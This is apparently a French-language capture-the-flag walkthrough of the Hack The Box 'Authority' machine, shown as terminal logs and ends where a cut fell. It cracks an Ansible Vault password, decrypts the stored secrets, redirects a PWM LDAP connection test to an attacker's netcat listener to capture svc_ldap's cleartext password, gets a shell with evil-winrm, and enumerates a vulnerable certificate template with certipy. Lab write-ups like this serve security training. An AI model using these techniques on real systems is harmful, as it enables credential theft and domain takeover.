
```
[Aug 28, 2025 - 16:18:14 ] HTB_VIP /workspace ➜  john pwn.hash --show
hash:!@#$%^&*

1 password hash cracked, 0 left
```

```
!@#$%^&*
```


> **Note**
>
> - Le fichier que tu avais (`pwm_admin_password`) était **un secret Ansible Vault**.
> - Pour y accéder, tu avais besoin de **craquer ou connaître le mot de passe du Vault**.
> - Une fois le mot de passe trouvé (`!@#$%^&*`), tu peux voir le **mot de passe réel PWM**, LDAP, ou autres secrets.

Nous devons maintenant installer ansible-vault depuis pip pour déchiffrer les chaînes chiffrées présentes dans le fichier. Nous pouvons désormais déchiffrer chacune d'elles à l'aide du mot de passe piraté !@#$%^&*.

j'ai enregistré les 3 hash, chacun dans un fichier nommé vault1 /2 /3




```
[Aug 28, 2025 - 16:37:33 ] HTB_VIP /workspace ➜  cat vault1 | ansible-vault decrypt
Vault password:
Decryption successful
svc_pwm#
```



```
[Aug 28, 2025 - 16:38:26 ] HTB_VIP /workspace →  cat vault2 | ansible-vault decrypt
Vault password:
Decryption successful
pWm_@dm!N_!23#
```

```
svc_pwn / pWm_@dm!N_!23
```




https://authority.htb:8443/pwm/private/config/editor

LDAP Vendor Default Settings: Microsoft Active Directory

Last Modified August 11, 2022 at 1:46:23 AM UTC

Storage Default Settings: LocalDB (Testing Only)

Last Modified August 11, 2022 at 1:46:23 AM UTC



LDAP Profile: default


LDAP	WARN	Unable to connect to LDAP server default, error: error connecting to ldap directory (default), error: unable to create connection: unable to connect to any configured ldap url, last error: unable to bind to ldaps://authority.authority.htb:636 as CN=svc_ldap,OU=Service Accounts,OU=CORP,DC=authority,DC=htb reason: CommunicationException (authority.authority.htb:636; PKIX path building failed: sun.security.provider.certpath.SunCertPathBuilderException: unable to find valid certification path to requested target)
LDAP	WARN	Unable to connect to LDAP server ldaps://authority.authority.htb:636, error: error connecting to ldap server 'ldaps://authority.authority.htb:636': unable to create connection: unable to connect to any configured ldap url, last error: unable to bind to ldaps://authority.authority.htb:636 as CN=svc_ldap,OU=Service Accounts,OU=CORP,DC=authority,DC=htb reason: CommunicationException (authority.authority.htb:636; PKIX path building failed: sun.security.provider.certpath.SunCertPathBuilderException:

```
svc_ldap
```


Lateral movement to svc_ldap

Note


Il est parfois possible de récupérer des identifiants en clair en trompant le testeur de connexion LDAP pour qu'il se connecte à votre propre écouteur Netcat. Cependant, comme il utilise LDAPS, nous devrons essayer de modifier l'URL LDAP existante ldaps://authority.htb.corp:636 pour utiliser ldap:// et le port 389, en la faisant pointer vers l'adresse IP de l'hôte de notre machine attaquante.




```
3: tun0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc fq_c
    link/none
    inet 10.10.14.111/23 scope global tun0
       valid_lft forever preferred_lft forever
    inet6 dead:beef:2::106d/64 scope global
       valid_lft forever preferred_lft forever
    inet6 fe80::cc62:35e5:203e:28fc/64 scope link stable-privacy
       valid_lft forever preferred_lft forever
```




ldap://10.10.14.111:4444




```
[Aug 29, 2025 - 09:31:28 ] HTB_VIP /workspace →  nc -lnvp 4444
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
```





```
[Aug 29, 2025 - 09:33:26 ] HTB_VIP /workspace →  nc -lnvp 4444
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.129.229.56.
Ncat: Connection from 10.129.229.56:53842.
0Y`T;CN=svc_ldap,OU=Service Accounts,OU=CORP,DC=authority,DC=htb�lDaP_1n_th3_cle4r!
```


```
svc_ldap/lDaP_1n_th3_cle4r!
```



```
[Aug 29, 2025 - 09:36:42 ] HTB_VIP /workspace →  nxc smb 10.129.229.56 -u svc_ldap -p 'lDaP_1n_th3_cle4r!'

SMB         10.129.229.56   445    AUTHORITY        [*] Windows 10 / Server 2019 Build 17763 x64 (name:AUTHORITY) (domain:authority.htb) (signing:True) (SMBv
1:False)
SMB         10.129.229.56   445    AUTHORITY        [+] authority.htb\svc_ldap:lDaP****
```

Parfait, on a accès à svc_ldap !


User.txt



```
[Aug 29, 2025 - 09:52:19 ] HTB_VIP /workspace →  evil-winrm -i 10.129.229.56 -u svc_ldap -p 'lDaP_1n_th3_cle4r!'


Evil-WinRM shell v3.7

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc_ldap\Documents> cd "C:/Users/svc_ldap/Desktop/"
*Evil-WinRM* PS C:\Users\svc_ldap\Desktop> ls


    Directory: C:\Users\svc_ldap\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---         8/28/2025  12:13 PM             34 user.txt
```

System

SMB




```
SMB         10.129.229.56   445    AUTHORITY        [*] Windows 10 / Server 2019 Build 17763 x64 (name:AUTHORITY) (domain:authority.htb) (signing:True) (SMB
1:False)
SMB         10.129.229.56   445    AUTHORITY        [+] authority.htb\svc_ldap:lDaP****
SMB         10.129.229.56   445    AUTHORITY        [-] Neo4J does not seem to be available on bolt://127.0.0.1:7687.
SMB         10.129.229.56   445    AUTHORITY        [*] Enumerated shares
SMB         10.129.229.56   445    AUTHORITY        Share           Permissions     Remark
SMB         10.129.229.56   445    AUTHORITY        -----           -----------     ------
SMB         10.129.229.56   445    AUTHORITY        ADMIN$                          Remote Admin
SMB         10.129.229.56   445    AUTHORITY        C$                              Default share
SMB         10.129.229.56   445    AUTHORITY        Department Shares READ
SMB         10.129.229.56   445    AUTHORITY        Development     READ
SMB         10.129.229.56   445    AUTHORITY        IPC$            READ            Remote IPC
SMB         10.129.229.56   445    AUTHORITY        NETLOGON        READ            Logon server share
SMB         10.129.229.56   445    AUTHORITY        SYSVOL          READ            Logon server share
[Aug 29, 2025 - 09:38:19 ] HTB_VIP /workspace →
```

Il peut lire Department shares :

> **Note**
>
> Rabbit Hole


Certificates

nxc ldap 10.129.229.56 -u svc_ldap -p 'lDaP_1n_th3_cle4r!' -M adcs




```
[Aug 29, 2025 - 09:51:30 ] HTB_VIP /workspace →  nxc ldap 10.129.229.56 -u svc_ldap -p 'lDaP_1n_th3_cle4r!' -M adcs
LDAP        10.129.229.56   389    AUTHORITY        [*] Windows 10 / Server 2019 Build 17763 (name:AUTHORITY) (domain:authority.htb)
LDAPS       10.129.229.56   636    AUTHORITY        [+] authority.htb\svc_ldap:lDaP****
LDAPS       10.129.229.56   636    AUTHORITY        [-] Neo4J does not seem to be available on bolt://127.0.0.1:7687.
ADCS        10.129.229.56   389    AUTHORITY        [*] Starting LDAP search with search filter '(objectClass=pKIEnrollmentService)'
ADCS        10.129.229.56   389    AUTHORITY        Found PKI Enrollment Server: authority.authority.htb
ADCS        10.129.229.56   389    AUTHORITY        Found CN: AUTHORITY-CA
```

certipy find -u *svc_ldap@authority.htb* -p 'lDaP_1n_th3_cle4r!' -vulnerable -stdout



```
    Enforce Encryption for Requests       : Unknown
Certificate Templates
  0
    Template Name                         : CorpVPN
    Display Name                          : Corp VPN
    Certificate Authorities               : AUTHORITY-CA
    Enabled                               : True
    Client Authentication                 : True
    Enrollment Agent                      : False
    Any Purpose                           : False
    Enrollee Supplies Subject             : True
    Certificate Name Flag                 : EnrolleeSuppliesSubject
    Enrollment Flag                       : AutoEnrollmentCheckUserDsCertificate
                                            PublishToDs
                                            IncludeSymmetricAlgorithms
    Private Key Flag                      : ExportableKey
    Extended Key Usage                    : Encrypting File System
                                            Secure Email
                                            Client Authentication
                                            Document Signing
                                            IP security IKE intermediate
                                            IP security use
                                            KDC Authentication
```




```
                                          AUTHORITY.HTB\Administrator
    [!] Vulnerabilities
